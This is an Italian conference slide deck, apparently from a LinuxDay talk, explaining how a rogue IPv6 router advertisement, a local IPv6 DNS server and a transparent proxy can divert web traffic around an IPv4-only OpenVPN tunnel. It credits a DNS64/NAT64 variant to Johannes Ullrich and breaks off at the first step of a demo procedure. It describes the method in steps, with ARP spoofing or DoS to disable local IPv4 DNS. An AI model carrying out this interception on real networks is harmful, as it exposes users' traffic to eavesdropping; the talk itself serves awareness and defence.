Quando il nuovo rende insicure le VPN

Sfruttando il poco conosciuto IPv6 si può creare una condizione di rete per la quale, in determinate circostanze, il traffico web normalmente diretto su una vpn sicura viene deviato verso un proxy dell'attaccante.

Keivan Motavalli
keivan@motavalli.me, PGP: E250885A

VPN a grandi linee

- VPN: permettono di incapsulare e quindi veicolare traffico tra due endpoint in modo sicuro, garantendo crittograficamente Autenticazione, Integrità e Confidenzialità
- I metodi utilizzati variano a seconda del protocollo VPN; i datagrammi IP vengono cifrati ed incapsulati, insieme ad header di controllo del protocollo vpn, su UDP, TCP o IP, nel caso di IPSEC ad esempio. Spesso viene usato (D)TLS per garantire una comunicazione sicura.
- https://it.wikipedia.org/wiki/Virtual_Private_Network

I principali scenari d'impiego

- Collegare LAN separate da una internet
- Garantire l'accesso a risorse interne/aziendali: intranet
- Permettere una navigazione sicura e privata in luoghi pubblici (Open Wifi di internet cafe, attività commerciali, hotel, stazioni di commutazione, aeroporti...)
- Mascherare il proprio indirizzo IP ed area geografica
- Creare una WAN, pur non avendo controllo del mezzo di trasporto fisico (Layer 1); esempi: l'italiana wide-net.org, SIPRNet, la rete che collega le sedi diplomatiche USA
- Presentazione su Wide-Net.org: http://www.slideshare.net/leonardorizzi/widenetorg-fdtict-2013


Attacchi noti

- Compromissione informatica dell'endpoint (rootkit, RAT)
- Attacchi Man In The Middle: Molte vpn commerciali si curano unicamente di autenticare l'utente, ma non gli forniscono mezzi sicuri per autenticare il server a cui si sta connettendo, rendendo banale impersonare quest'ultimo
- Attacchi agli algoritmi crittografici utilizzati, esempio: Cache-timing attacks on AES
  http://cr.yp.to/antiforgery/cachetiming-20050414.pdf

Un nuovo approccio

- L'obiettivo: il traffico HTTP del terzo scenario d'utilizzo delle VPN: mettere in sicurezza le attività sul web quando connessi da reti insicure/pubbliche
- Testato con openvpn; Non necessita di strumenti esotici o di programmi ad-hoc, basta un portatile con linux per condurre l'attacco
- NON funziona con Cisco AnyConnect
- È un attacco locale: bisogna controllare la LAN o poter condurvi attacchi attivi (DoS, Arp Spoofing, etc)
- Primo a proporre l'idea della VPN Exfiltration: Johannes Ullrich @ ISC.SANS.EDU

Un nuovo approccio



Stiamo migrando ad IPv6...

- Siamo in un periodo in cui IPv4 è ancora largamente utilizzato
- IPv6 è limitato a pochi ambiti d'utilizzo, difficilmente una wifi pubblica sarà dual stack (IPv4 + IPv6)
- La maggior parte delle vpn commerciali veicolano solo IPv4
- Tuttavia, i principali client e sistemi operativi supportano già IPv6 out-of-the-box, e sono configurati di default per usarlo quando disponibile


Why does IPv6 matter?

- IPv4 ed IPv6 sono protocolli a sé stanti (2, AF_INET / 10, AF_INET6)
- Se una VPN, per configurazione, mancanza del protocollo o del client, veicola solo IPv4, tutto il traffico IPv6 non transiterà sulla vpn
- Ma i siti che vogliamo raggiungere in sicurezza sono IPv4... il traffico sarà instradato sulla VPN e quindi cifrato, giusto?

No, non se:

- Forniamo connettività IPv6 “locale” (Unique Local Address) al client, ed un server DNS locale su IPv6
- Forniamo, ove non già presente, connettività IPv4 globale al client per permettere lo stabilimento del tunnel
- NON gli forniamo un server dns su IPv4, od impediamo il corretto funzionamento di quello presente sulla rete locale (attacco DoS, Arp Spoofing, rapido dhcpv4 handout per dare le nostre impostazioni -mancanti di dns- al client)
- Il client non ha impostato manualmente un DNS, e la vpn non ne effettua il push


No, non se


WiFi Pubblico
IPv6 RouterAdvertisement
Switch L2
LinuxDayTorino.org
(Alice)
Eve
Router IPv4 Only
Internet
VPN Endpoint
Link OpenVPN IPv4
IPv6
ULA
Bob


Dinamica dell'attacco

- Poste tali condizioni, il nostro client per risolvere “linuxdaytorino.org” dovrà rivolgersi al nostro DNS IPv6 locale
- Essendo la query dns su IPv6, questa non transiterà sulla vpn ma nella LAN
- Il nostro server DNS risponderà NOERROR, NODATA alla query “A” (IPv4), e per qualsiasi query AAAA (IPv6) ritornerà un indirizzo IPv6 locale dove è in funzione il nostro proxy http trasparente
- Linux (getaddrinfo()) non implementa un meccanismo di happy eyeballs, fa sempre query AAAA prima di A se è disponibile connettività IPv6


Dinamica dell'attacco, richiesta dns



Dinamica dell'attacco, fooling you!



Dinamica dell'attacco, proxy



Le complicazioni del proxy

- Con questo metodo possiamo intercettare solo HTTP: il protocollo infatti richiede un header “Host: “, che indica al proxy la reale destinazione del client
- Potremmo fare HTTPS passthrough in modo trasparente (NO MITM) per non insospettire l'utente. Questo è tecnicamente possibile con TLS: il primo messaggio dal client, il ClientHello, contiene la “Server Name Indication”, analogo dell'header “Host:” di http; il proxy potrebbe limitarsi a veicolare il traffico verso la destinazione
- Non mi risulta esistano attualmente soluzioni software simili.

E gli altri protocolli?

- Purtroppo, a meno che il protocollo non indichi l'host desiderato, noi non potremmo sviluppare un proxy trasparente.
- È probabilmente possibile, dall'ultima query DNS, creare un “proxy” on the fly, sfruttando dei placeholder in ascolto su ogni porta che comunicano con la parte dns via dbus o simili meccanismi per richiedere al nanemserver o ad un programma che intercetta le query l'host dell'ultima query ricevuta
- Bisognerebbe programmare e scriptare; Chi si offre? :)

Il metodo Johannes Ullrich

- Johaness Ullrich propone di sfruttare DNS64 e NAT64 per deviare **tutto** il traffico dalla vpn, indipendentemente dalla porta e dal protocollo utilizzato, verso un proprio gateway
- La teoria è semplice: in mancanza di record AAAA, DNS64 sintetizza un indirizzo IPv6 da quello IPv4 di destinazione.
- Il traffico IPv6 non transita sulla vpn ma verso il gateway locale che effettua NAT64 verso l'indirizzo ipv4 di destinazione.
- Way better!

Il problema di DNS64

- Purtroppo l'RFC di DNS64 specifica che il record AAAA dovrebbe essere sintetizzato unicamente in sua mancanza.
- Alcuni siti sono già IPv6. Il traffico non transiterebbe sulla vpn, ma dovremmo fornire connettività IPv6 globale al client.
- Il client NON deve chiedere un record A. Linux preferisce AAAA, ma altri sistemi operativi o client applicano decisioni istantanee basandosi sulla latenza.
- Per ottenere il meglio bisognerebbe avere un server dns modificato per effettuare sempre la sintetizzazione DNS64. Talk il prossimo anno? :)

La pratica

- Grazie per avermi seguito. Passerò ora ad una dimostrazione pratica, dopo una eventuale sessione di domande/suggerimenti. I volontari sono ben accetti :)
- Rete wifi: “dimostrazioneVPNEXF”, password su richiesta da eventuali volontari

La procedura dell'attacco

fornire dal gateway connettività ipv4 verso lo switch, senza dns:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
